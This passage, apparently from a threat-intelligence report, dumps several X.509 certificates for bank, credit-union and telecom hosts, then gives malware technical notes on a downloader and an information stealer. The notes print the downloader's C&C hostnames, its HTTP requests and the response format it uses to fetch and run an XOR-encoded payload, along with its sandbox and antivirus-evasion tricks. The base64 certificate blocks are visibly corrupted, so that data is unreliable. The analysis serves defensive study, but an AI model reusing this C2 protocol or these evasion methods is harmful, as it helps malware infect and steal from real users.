
X509v3 Authority Key Identifier:

keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
5:74:6E:84:77

X509v3 Key Usage:

Digital Signature, Non Repudiation, Key
Encipherment, Data Encipherment

Signature Algorithm: sha1WithRSAEncryption

7b:15:12:93:d0:13:c8:91:f1:18:a9:76:bb:87:b4:44:aa:77:
27:05:a6:5b:95:6c:c0:6f:c5:94:7d:33:94:d3:6e:12:6f:dd:
90:12:18:e9:a6:48:cb:d8:a4:8a:a4:68:70:92:32:fd:d8:7c:
00:9c:db:de:7e:dd:1e:41:b0:2e:4c:48:f0:73:85:79:a8:df:
68:45:41:97:01:06:b2:c4:9f:9d:04:6a:13:d4:6e:63:ec:bf:
c9:00:82:f2:51:89:33:c0:3b:ba:4c:eb:8a:98:a3:28:34:30:
5d:ab:12:c6:71:cf:09:68:3d:47:6d:f2:c0:9e:41:44:83:7c:
0b:fe

BEGIN CERTIFICATE

MIIC3jCCAkegAwIBAgIDITVZMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
 MRswGQYDVQQKEsJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCdQ1NzYwOC1L
 MSQwIgYDVQQDEExtEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCdQ1NzYwOC1L
 MDg1NTQ1WhcNMTAxMjE3MDg1NTQ1WjCBuzELMAkGA1UEBhMCTVkb3JzAlBgNVBAoT
 HkpBUklORyBDb21tdW5pY2F0aW9ucyBTZG4uQmhlLjEPMAG1UECXMGSkFSSU5H
 MSAAHgYDVQQDExd3d3cuZmxleGljb3JwLmphaW5pY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCdQ1NzYwOC1L
 ZXJzZWtldHVhbjEhMB8GCSqGSIb3DQEJARYSc3l3YWRtaW5AamFyaW5nLm15MRUw
 EwYDVQQIEWxldWFsYSBmdWlwdXIwXDANBgkqhkiG9w0BAQEFAANLADBIADIAEA7WHX
 EvOUGl/RiygltBg40zJ7e3mUeWQ9272t8v9sYf1DBCH4QZXEaCLmGXWn7whXDV2
 n/86Yoh7MiGUUuFG7wIDAQABo4GKMIGHMBEGA1UdDgQKBahGuYyeLvdpLzBEBgNV
 HSAEPTA7MDkGBWCDsGEBMDAwLgYIKwYBBQUHAGEWImh0dHA6Ly93d3cuZGlnaWN1
 cnQuY29tLm15L2Nwcy5odG0wHwYDVR0jBBgwFoAUxhaTThYX7BauJR284ZtxXRu
 hHcwCwYDVR0PBAQDAgTwMA0GCSqGSIb3DQEBBQUAA4GBAHsVEpPQE8iR8RipdruH
 tESqdyCfpluVbMBvxZR9M5TTbhJv3ZASGOmmSMvYpIqkaHCSmv3YfAcc295+3R5B
 sC5MSPBzhXmo32hfQZcBBRLEn50EahPUbmPsv8kAgvJRiTPAO7pM64qYoyg0MF2r
 EsZxzwloPUdt8sCeQUUSDfAv+

END CERTIFICATE

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 2674380 (0x28cecc)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,

CN=Digisign Server ID (Enrich)

Validity

Not Before: Dec 7 08:02:08 2009 GMT

Not After : Dec 7 08:02:08 2010 GMT

Subject: C=MY, O=BANK NEGARA MALAYSIA, OU=BANK NEGARA
 MALAYSIA, CN=payments.bnm.gov.my

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:a0:c6:99:f0:88:9a:1c:ee:f7:22:72:5e:bc:1f:
 02:40:68:f6:95:54:36:75:56:b3:31:0b:0c:54:c3:
 46:e9:39:ec:62:b4:83:61:2d:b1:ab:42:3b:a2:4f:
 4b:98:bb:6c:37:a8:3d:98:26:c8:2d:5f:75:86:3f:
 b4:39:be:41:53

```
Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Subject Key Identifier:
    42:65:56:13:70:34:D0:63
  X509v3 Certificate Policies:
    Policy: 2.16.458.1.1
    CPS: http://www.digicert.com.my/cps.htm
  X509v3 Authority Key Identifier:
    keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
    5:74:6E:84:77
  X509v3 Key Usage:
    Digital Signature, Non Repudiation, Key
    Encipherment, Data Encipherment
Signature Algorithm: sha1WithRSAEncryption
aa:32:37:ce:26:23:14:3e:dc:33:77:a6:bb:df:8d:f1:27:b1:
64:05:b3:9b:a3:5c:d7:63:e7:7b:bd:63:a4:a1:61:7c:d0:3c:
1e:c5:e6:a2:a9:01:6f:36:4a:44:de:50:f3:a0:53:d0:39:56:
a8:b5:05:d0:24:42:b8:2e:d3:98:f3:0a:1a:94:29:73:eb:d2:
38:9b:a0:9f:9e:39:2d:52:10:57:4e:12:8e:72:2a:e3:87:80:
f8:f2:16:5d:56:15:cc:ea:74:96:f4:ef:d1:2e:1b:70:f9:bb:
ba:b9:2a:b1:4c:3d:38:51:10:e0:4e:8d:53:05:6b:88:a1:77:
ab:a0
```

BEGIN CERTIFICATE

```
MIICizCCAfSgAwIBAgIDKM7MMA0GCSqGSIb3DQEBBQUAMGxhCzAJBgNVBAYTAk1Z
MRswGQYDVQQKEExJEAwdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDEExtEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MDgwMjA4WhcNMTAxMjA3MDgwMjA4WjBpMQswGQYDVQQGEWJNWTEDMBsGA1UEChMU
QkFOSyBORUdBUEkEgTUUFQV1TSUExHTAbBgNVBAsTFEJBTksgTkVHQUVJBIE1BTEFZ
U01BMRwwGgYDVQQDEXNwYXltZW50cy5ibm0uZ292Lm15MFwwDQYJKoZIhvcNAQEB
BQADSwAwSAJBADGmfCIImhzu9yJyXrwfAkBo9pVUNnVWszELDFTDRuk57GK0g2Et
satCO6JPS5i7bDeoPZgmyC1fdYY/tDm+QVMCAwEAAOBijCBhzARBgNVHQ4ECgQI
QmVWE3A00GMwRAYDVR0gBD0wOzA5BgVgg0oBATAwMC4GCCsGAQUFBwIBFiJodHRw
Oi8vd3d3LmRpZ21jZXJ0LmNvbS5teS9jcHMuaHRtMB8GA1UdIwQYMBaAFMYWk04W
F+wWroyUdvOGbcV0boR3MAsGA1UdDwQEAwIE8DANBgkqhkiG9w0BAQUFAAOBgQCq
MjfoJiMUptwzd6a7343xJ7FkBbObolzxY+d7vW0koWF80DwexaigQFvNkpE3lDz
oFPQOVAotQXQJEK4LtOY8woalClz69I4m6CfnjktUhBXThKOCirjh4D48hZdVhXM
6nSW90/RLhtw+bu6uSqXTD04URDgTo1TBWuIoXeroA==
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 01:00:00:00:00:01:1f:80:95:bf:76

Signature Algorithm: sha1WithRSAEncryption

Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA

Validity

Not Before: Feb 16 18:44:52 2009 GMT

Not After : Feb 16 18:44:52 2011 GMT

Subject: CN=ambermms.syniverse.com,
C=US/emailAddress=belinda.jablonski@syniverse.com,
L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
ST=Florida

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
40:7f:bb:e9:35

Exponent: 65537 (0x10001)

X509v3 extensions:

Netscape Cert Type:

SSL Client, SSL Server

X509v3 Key Usage: critical

Digital Signature, Non Repudiation, Key
Encipherment, Data Encipherment

X509v3 Authority Key Identifier:

keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
6:5B:84:89:23

X509v3 CRL Distribution Points:

Full Name:

URI:http://crl.globalsign.net/sureserver.crl

X509v3 Basic Constraints: critical

CA:FALSE

Signature Algorithm: sha1WithRSAEncryption

11:6e:15:44:b0:d1:a9:98:61:27:c0:f2:28:ac:50:70:e6:63:
25:f2:75:ec:4d:30:fe:0a:34:ed:77:54:4a:d4:53:0f:60:d6:

```
45:8a:70:6f:5f:c8:c2:bd:8d:4d:6b:e2:f4:d6:43:cc:34:fe:
ad:ba:b6:ec:cb:88:68:0d:38:ba:99:b9:18:73:c9:1d:05:97:
5e:95:43:c5:92:a9:00:f6:2f:4d:8c:51:09:bb:22:74:b4:9e:
34:96:d9:9c:82:d2:fb:2c:be:0c:29:4d:50:5f:a5:3c:1a:d5:
38:ca:d9:74:7a:81:c5:11:79:a4:4d:c6:23:81:14:2b:d3:b1:
46:18:b6:c0:e2:4a:97:b6:07:c3:d7:b6:77:51:d9:4f:05:21:
45:bb:b0:7c:4f:bc:6e:f6:72:62:22:28:1c:b0:06:70:02:2b:
c5:11:b6:d0:c3:e0:ce:d7:81:ff:d6:c7:97:03:9d:87:68:b7:
3a:c4:53:18:bf:cc:e4:b3:7f:fc:6b:83:b1:35:04:c1:ee:ea:
42:d5:bf:c2:57:ff:18:a3:ce:52:a4:2c:92:2a:6f:b6:98:62:
45:98:96:76:90:80:32:b9:8c:fe:93:a8:86:e9:50:62:9a:a6:
11:52:1d:81:67:dc:84:ed:d8:e4:3d:a1:b7:0f:85:fd:b1:4b:
6f:bd:fe:3c
```

BEGIN CERTIFICATE

```
MIIDRjCCAi6gAwIBAgILAQAAAAABH4CVv3YwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFmS2U2bnBiBjBmMxITAfBgNVBAMTGEN5YmVydHJlc3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTYxODQ0NTJaFw0xMTAyMTYxODQ0NTJaMIGf7MR8wHQYD
VQQDEExZhbnWJlcm1tcy5zeW5pdWVyc2UuY29tMQswCQYDVQGEwJVUzEuMwGCsGqG
S1b3DQEJARYfYmVsaW5kYS5qYWJsb25za2lAc3luaXZlcnNlLmNvbTEOMAwGA1UE
BxMFVGfTcGExJDAiBgNVBAoTG1N5bml2ZXJzZSBuZWNobm9sb2dpZXMGsW5jLjET
MBEGA1UECXMkQ3Jvc3NyY2FkczEQMA4GA1UECBMHRmxvcmllkYTBcMA0GCSqGSIb3
DQEBAQUAA0sAMEgCQQClE1MXAvfNM2R96CeP6byr25Y7QQ22xCoQ1WRYh6xi3gku
xV95xdWeJpsamuOZO+IuSH6cX3TJNAmpUB/u+k1AgMBAAGjgZAwgY0wEQYJYIZI
AYb4QgEBBAQDAgbAMA4GA1UdDwEB/wQEAwIE8DAfBgNVHSMEGDAWgBQrN1OTZEdm
I08A0/fd6DC2W4SJIza5BgNVHR8EMjAwMC6gLKAqhiodHRwOi8vY3JsLmdsb2Jh
bHNpZ24ubmV0L3NlcmVzZXJ2ZXIuY3JsMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcN
AQEFBQADggEBABFuFUSw0amYYSfA8iisUHDmYyXydexNMP4KNO13VerUUw9g1kWK
cG9fyMK9jU1r4vTWQ8w0/q26tuzLiGgNOLqZuRhzyR0F1l6VQ8WSqQD2L02MUQm7
InS0njSW2ZyC0vssvgwptVBfpTwa1TjK2XR6gcURearNxiOBFCvTsUYytsDiSpe2
B8PXtndr2U8FIUW7sHxPvG72cmlikBywBnACK8URttDD4M7Xgf/Wx5cDnYdotzrE
Uxi/zOSzf/xrg7E1BMHu6kLVv8JX/xijz1KkLJIqb7aYYkWYlnaQgDK5jP6TqIbp
UGKaphFSHYFn3ITt2OQ9obcPhf2xS2+9/jw=
```

END CERTIFICATE

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 71:a9:60:1f:3d:87:46:30:9b:bf:5e:cf:28:24:8b:fe

Signature Algorithm: sha1WithRSAEncryption
Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network,
OU=Terms of use at <https://www.verisign.com/rpa> (c)09,
CN=VeriSign Class 3 Secure OFX CA G3

Validity

Not Before: Oct 26 00:00:00 2009 GMT

Not After : Oct 26 23:59:59 2010 GMT

Subject: C=US, ST=Missouri, L=Bridgeton, O=Vantage Credit
Union, OU=IT Department, CN=secure2.eecu.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:be:6e:4a:59:2e:33:40:79:33:79:d9:9b:34:68:
a6:74:f1:7f:02:d1:ac:91:21:5a:e1:bf:34:03:62:
33:0d:bb:bc:0a:29:ec:9c:fd:ea:16:ac:9d:e3:1b:
6f:7d:c7:68:ef:ee:04:03:6f:83:23:cd:1e:82:bb:
ab:24:6d:22:7f

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Basic Constraints:

CA:FALSE

X509v3 Key Usage:

Digital Signature, Key Encipherment

X509v3 CRL Distribution Points:

Full Name:

URI:<http://ofxG3crl.verisign.com/OFXG3.crl>

Authority Information Access:

OCSP URI:

<http://ocsp.verisign.com>

CA Issuers URI:

<http://ofxG3aia.verisign.com/OFXG3.cer>

X509v3 Certificate Policies:

Policy: 2.16.840.1.113733.1.7.23.3

CPS: <https://www.verisign.com/rpa>

2.16.840.1.113733.1.6.7:

. 74cb5e68cb6fa8877cc86c25d1d7ce05

Signature Algorithm: sha1WithRSAEncryption

19:35:da:ac:91:36:a2:6c:7e:a0:96:75:9c:23:e1:e2:c3:f5:

9e:76:6d:42:6e:3a:2f:c6:23:79:ed:33:7b:c4:d4:a3:58:c3:

```
f3:30:e2:69:4e:f9:01:89:41:f7:6a:dd:03:1f:6a:c9:e3:c9:
ab:68:9f:6c:f6:67:31:76:32:e6:75:7b:e5:3a:31:3c:91:7e:
e2:a0:94:18:ef:c9:75:d8:b2:28:bf:ed:8c:e4:69:0b:a6:95:
aa:7c:3c:41:07:0e:fb:80:35:54:4c:3b:c8:c3:ac:2b:c2:86:
c5:a8:61:20:38:22:e9:9c:23:82:d7:e3:80:ee:f1:aa:c6:cd:
27:42:d2:3f:9a:83:66:db:41:66:ee:e7:4a:f9:75:c0:bd:e6:
6c:dd:0e:e2:e5:34:8d:79:2c:cc:cb:79:1b:b0:46:08:ed:18:
ce:38:65:b5:f0:87:fc:23:12:fe:9f:03:d3:0b:5b:0e:e8:9d:
b5:c3:b7:36:f3:b9:42:4c:c4:64:5b:5f:d4:68:ec:40:de:a3:
29:92:8a:a9:75:78:8a:bb:07:e4:49:c4:80:5e:94:c5:6c:7a:
50:a5:7d:90:18:6b:0d:49:69:f9:93:d6:5b:24:82:a7:85:ee:
d8:f4:fe:6e:f5:81:0c:e2:de:5c:44:c2:f6:67:ee:e3:f0:8c:
07:ff:34:90
```

BEGIN CERTIFICATE

MIIEOZCCAYOgAwIBAgIQcalghZ2HRjCbv17PKCSL/jANBgkqhkiG9w0BAQUFADCB
sJELMAkGA1UEBhMCVVMxFTZAVBgNVBAoTDlZlcmlTaWduLCBjb250bWUwMR8wHQYDVQQL
ExZWZlZjU2LnbiBUCnVzdCB0ZXR3b3JrMTswOQYDVQQLZjUJZUJtYyBvZiB1c2Uu
YXQgaHR0cHM6Ly93d3cudmVyaXNpZ24uY29tL3JwYSAoYykwOTESMCoGA1UEAxMi
VmVyaVNPZ24gQ2xhc3MgMyBTZW51cmUgT0ZyIENBIC0gRzRwMwHhcnMDkxMDI2MDAw
MDAwWhcnMTAxMDI2MjM1OTU5WjCBhjELMAkGA1UEBhMCVVMxFTZAVBgNVBAgTCE1p
c3NvdXJpMRIwEAYDVQQHFA1CcmlkZ2V0b24xHTAbBgNVBAoUUFFhbnRhZ2UgQ3Jl
ZG10IFVuaW9uMRYwFAYDVQQQLFA1JVCBEZXBhcnRtZW50MRkwFwYDVQQQDFBBZ2ZWN1
cmUyLmVlY3UuY29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL5uSlkum0B5M3nz
mzRopnTxfwLRrJEhWuG/NANiMw27vAop7Jz96hasneMbb33HaO/uBANvgypNHOK7
qyRtIn8CAwEAAAOCA0T0wggE5MAkGA1UdEwQCMAAwCwYDVR0PBAQDAGWgMD0GA1Ud
HwQzMDEwL6AtoCuGKWh0dHA6Ly9vZngtRzRtY3J5LnZlcmlzaWduLmNvbS9PRlgt
RzMuY3J5SMGSGCCsGAQUFBwEBBF8wXTAKBggrBgEFBQcwAYYYaHR0cDovL29jc3Au
dmVyaXNpZ24uY29tMDUGCCsGAQUFBzACHilodHRwOi8vb2Z4L4UczLWFwPYS52ZXJp
c2lnbi5jb20vT0ZyLUczLmNlcjBEBG9NVHSAEPTA7MDkGC2CGSAGG+EUBBxcDMCOW
KAYIKwYBBQUHAQEWHGH0dHBzOi8vd3d3LnZlcmlzaWduLmNvbS9ycGEwMAYKYZI
AYb4RQEGBwQifia3NGNiNWU2OGNiNmZhODg3N2NjODZjMjVjKwMQ3Y2UwNTANBgkq
hkiG9w0BAQUFAAOCAQEAGTAXarJE2omx+oJZ1nCPh4sPlnnZtQm46L8Yjee0ze8TU
o1jd8zDiaU75AY1LB92rdAx9qyePJq2ifbPZnMXy5nV75ToxPJF+4qCUGO/Jddiy
KL/tjORpC6aVqnw8QqCO+4A1VEw7yMosK8KGxahhIdgi6ZwjgtfjgO7xqsbNJOLS
P5qdZttBzu7nSvllwL3mbN004uU0jXksZmt5G7BGCO0YzjhlftfCH/CMS/p8D0wtb
Duidtc03NvO5QktcEZftf1GjsQN6jKZKKqXV4irsH5EnEgF6UxWx6UKV9kBhrDulp
+ZPWWySCp4Xu2Pt+bvWBDOLeXETC9mfu4/CMB/80kA==

END CERTIFICATE

Certificate:

```
Data:
  Version: 3 (0x2)
  Serial Number:
    (Negative) 0a:40:06:6d:24:7d:41:54:b2:c3:e9:e2
    :a4:57:97:59
  Signature Algorithm: md5WithRSAEncryption
  Issuer: CN=Root Agency
  Validity
    Not Before: Jun 9 10:31:21 2009 GMT
    Not After : Dec 31 23:59:59 2039 GMT
  Subject: CN=Microsoft
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    PublicKey: (1024 bit)
    Modulus:
      00:cd:25:d3:98:06:2d:91:f1:ad:d7:17:32:66:0a:
      d6:25:a0:7f:ff:2e:6c:68:95:f9:92:09:a0:63:a5:
      80:54:22:e6:92:13:b8:67:05:3f:80:69:34:07:e4:
      c3:00:bc:86:f3:51:64:22:d7:ab:07:be:e5:f7:e7:
      97:b3:3d:9f:fc:10:b0:52:e7:d1:62:40:2a:18:83:
      b6:4d:62:e6:f5:9f:fe:16:5e:41:d7:2b:af:54:a7:
      8e:af:a9:08:df:39:b2:cb:cf:bf:52:c3:bf:04:8f:
      a0:c0:16:89:ce:06:df:6e:d9:26:8a:a7:01:f8:9b:
      23:35:3b:4c:96:6d:4a:10:41
    Exponent: 65537 (0x10001)
  X509v3 extensions:
    2.5.29.1:
      0>.....
      O..a!..dc..0.1.0...U....Root Agency...7l...d.....\5.
  Signature Algorithm: md5WithRSAEncryption
    1a:0c:28:45:f5:5e:b1:a9:04:3a:30:7a:0b:e2:dd:f2:7c:89:
    22:ac:17:b5:f3:87:6f:e4:09:9e:55:73:f9:11:7b:11:d2:d7:
    26:08:03:47:6f:6b:b5:1d:24:04:50:d4:cb:91:99:ac:13:72:
    16:32:05:be:7e:1a:79:29:19:5e
```

BEGIN CERTIFICATE

```
MIIBuTCCAOWgAwIBAgIQ9b/5ktuCvqtNPBYdW6hopzANBgkqhkiG9w0BAQQFADAw
MRQwEgYDVQQDEwtSb290IEFnZW5jeTAeFw0wOTA2MDkxMDMxMjFaFw0zOTEyMzEy
MzU5NTlaMBQxEjAQBGNVBAMTCUlpY3Jvc29mdDCBnzANBgkqhkiG9w0BAQEFAAOB
jQAwwGkCcGyEAAzSXTmAYtkfGt1xcyZgrWJaB//y5saJX5kgmgY6WAVCLmkhO4ZwU/
```

```
gGk0B+TDALyG8lFkIterB77l9+eXsz2f/BCwUufRYkAqGIO2TWLm9Z/+Fl5Blyuv
VKeOr6kI3zmyy8+/UsO/BI+gwBaJzgbfbtkmiqcB+JsjNTtMlmlKEEECAwEAAaNL
MEkwRwYDVR0BBEAwPoAQEuQJLQYdHU8AjWEh3BZkY6EYMBYxFDASBgNVBAMTC1Jv
b3QgQWdlbmN5ghAGN2wAqgBkihHPuNsQXDX0MA0GCSqGSIB3DQEBBAUAA0EAGgwo
RfVesakEOjB6C+Ld8nyJIqwXtfOHb+QJnlVz+RF7EdLXJggDR29rtR0kBFDUy5GZ
rBNyFjIFvn4aeSkZXg==
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 01:00:00:00:00:01:1f:71:31:72:c9

Signature Algorithm: sha1WithRSAEncryption

Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA

Validity

Not Before: Feb 13 19:00:51 2009 GMT

Not After : Feb 13 19:00:51 2011 GMT

Subject: CN=inpack.syniverse.com,

C=US/emailAddress=belinda.jablonski@syniverse.com, L=Tampa

, O=Syniverse Technologies Inc., OU=Crossroads, ST=Florida

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
40:7f:bb:e9:35

Exponent: 65537 (0x10001)

X509v3 extensions:

Netscape Cert Type:

SSL Client, SSL Server

X509v3 Key Usage: critical

Digital Signature, Non Repudiation, Key

Encipherment, Data Encipherment

X509v3 Authority Key Identifier:

keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
6:5B:84:89:23

X509v3 CRL Distribution Points:

Full Name:

```
URI:http://crl.globalsign.net/sureserver.crl
X509v3 Basic Constraints: critical
CA:FALSE
```

```
Signature Algorithm: sha1WithRSAEncryption
```

```
95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
33:48:18:ae
```

```
BEGIN CERTIFICATE
```

```
MIIDRDCCAiYgAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
AlUEChMOR2xvYmFsU2lnbiBJbmMxITAFBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVN1
cnZlciBDQTAEFw0wOTAYMTMxOTAwNTFaFw0xMTAYMTMxOTAwNTFaMIG5MR0wGwYD
VQQDEXRpbmBhY2suc3luaXZlcnNlLmNvbTELMakGA1UEBhMCVVMxLjAsBgkqhkiG
9w0BCQEWH2JlGluzGEuamFibG9uc2tpQHNSbml2ZXJzZS5jb20xMjYxMjYxMjYx
MjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYx
MjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYxMjYx
BgNVBAsTCkNybnNzcm9hZHMxEDAOBgNVBAGTB0Zsb3JpZGZwXGZwXGZwXGZwXGZwXG
AQEFAANLADBIaKEApRNTFwL3zTNkfegnj+m8q9uW00ENTsQqENVkWIesYt4JLsVf
ecXVniabGprjrmTviLkh+nF90yTQJs6VAf7vpNQIDAQAB04QMIGNMBEGCWCWSAGG
+EIBAQQEAWIGWDAOBGNVHQ8BAf8EBAMCBPAwHwYDVR0jBBGwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0FBDIwMDAuoCygKoYoahR0cDovL2Nybc5nbG9iYWxz
aWduLm5ldC9zdXJlc2VydMvyLmNybdDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEB
BQUAA4IBAQCvKkZJvRga7CDplg1/8rxOeYpEIaTXRGuOqUzQKCKh0PW8kcUhNBbd
h+7catTn9NT5pgS7YFMrFbmKLC4fao+XI tb05UQGwiLuz7IZZ/pAD5zPWH9Tia/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6o1Mv08atix73xY5lIsz
```

```
yxQWwpNCbE0Ymbp7+pF08JoerpK0lEO7lrp+at84nC58ETc3TCCAXWvileGYfcwm  
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJOlfXoMgOj+3gX  
3CO/tFnmb5EcOM23nkiga2iYAOMzSBiu  
END CERTIFICATE
```

Appendix D. Malcode Technical Notes

Small Downloader

Filename	MD5	Link Time (UTC)	Linker
msieckc.exe	41b816289a6a639f7f2a72b6c9e6a695	2012.04.11 18:31:48	6.0

Technical Details

To ensure only single instance of the module is running, the module verifies if system mutex named «132DF6E» exists. If it exists the module exits, if not - the module creates one.

The module implements a method to resist running in virtual environment. It gets CPU name and identifier from the registry at HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0

and collects IP and MAC addresses of local network adapters. After that it compiles a string describing the system in the following format: «C P U : %CPUNAME%
 Net card : %IP% (%MACADDR%)
». Next it checks if this string contains one of the following substrings:

- «VMWARE»
- «QEMU»
- «192.168.100.»

If any of these strings is found, the module terminates.

After that, there is a hardcoded value of 10, which delays further execution of the module for 10 seconds. Then the module attempts to delete some other, probably older, components which might be present on the system. The list of deleted files includes the following:

- %APPDATA%\Microsoft\Crypto\DES64v7\dtlcntr.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\googletoolbar.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\active.dll
- %APPDATA%\Microsoft\Crypto\DES64v7\detect.dll

The next step is to check if current directory has a file named «U». If not, the module proceeds with network communication routine. But if this file is found it does some additional checks. If «U» file is older than 180 days, the module wipes

the file. If not, it triggers a special variable that makes module dormant and disables further communication with C&C server.

After all, if the module is ready and allowed to communicate with C&C server it does that in the following manner.

1. The module connects to **autolace.twilightparadox.com** (or **automachine.servequake.com**) and issues a HTTP GET request with hardcoded User-Agent string:

```
GET /major/images/view.php HTTP/1.1
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
```

```
Host: autolace.twilightparadox.com
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

The server response should contain «DEXT87» string which is used to recognize valid response. The malware locates «DEXT87» and reads the data appended to it. The appended data should be an IP address in plaintext. This is used a real C&C IP address. Reading stops when non-digit or dot symbol is found. Here is an example of shortest possible valid server response:

```
HTTP/1.1 200 OK
```

```
Content-Length: 17
```

```
DEXT87192.168.1.1
```

2. If the real C&C IP address is not valid the module may try to send identical request again but using a different HTTP path: /major/images/read.php
If the C&C IP address is valid, the module issues another HTTP request:

```
GET /major/txt/read.php HTTP/1.1
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
```

```
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
```

```
Host: autolace.twilightparadox.com
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

The server response can be one of the following:

- a. DEXT87no

- b. DEXT87up;<DATASIZE>;<DATA>

Where <DATASIZE> is a decimal integer that represents length of <DATA> field in bytes; <DATA> is a binary data separated from <DATASIZE> field by semicolon. Please note, that after receiving <DATA>, it is XORed with byte value 0x55 and saved to a disk in a file named «ctfmon.exe» (current directory is used). Upon successful receiving of the file it is started in a new process.

Information Stealer

Filename	MD5	Link Time (UTC)	Linker
DmaUp3.exe	864cd4a59215a7db2740dfbe4a648053	2012.04.30 00:25:59	6.0

This module is relatively large (455Kb) and comes as a part of WinRAR SFX file that drops and starts the module from %APPDATA%\Microsoft\Display\DmaUp3.exe. The main purpose of the module is to collect various secrets stored on a local system. This module is designed not to run on Windows with system default codepage set to Korean.

Technical Details

From the very beginning this module checks if «**bdagent.exe**» process is running on current system. **Bdagent.exe** is a name for BitDefender Antivirus component. If it is running, it uses simple AV heuristics evasion technique. The code starts a thread that simulates keystrokes of ESC keyboard key and then shows a system modal message box. Pushing ESC key closes the modal message box. Right after that keystroke generation thread is terminated and the module continues normal execution as if «bdagent.exe» was not running.

Next the module makes sure only one instance of current code is running by checking if system mutex object named «**920111215**» exists. After that, the module collects information about current system which includes the following:

- Network adapter MAC address
- CPU Name and Identifier
- System default codepage
- Windows OS and Service Pack versions
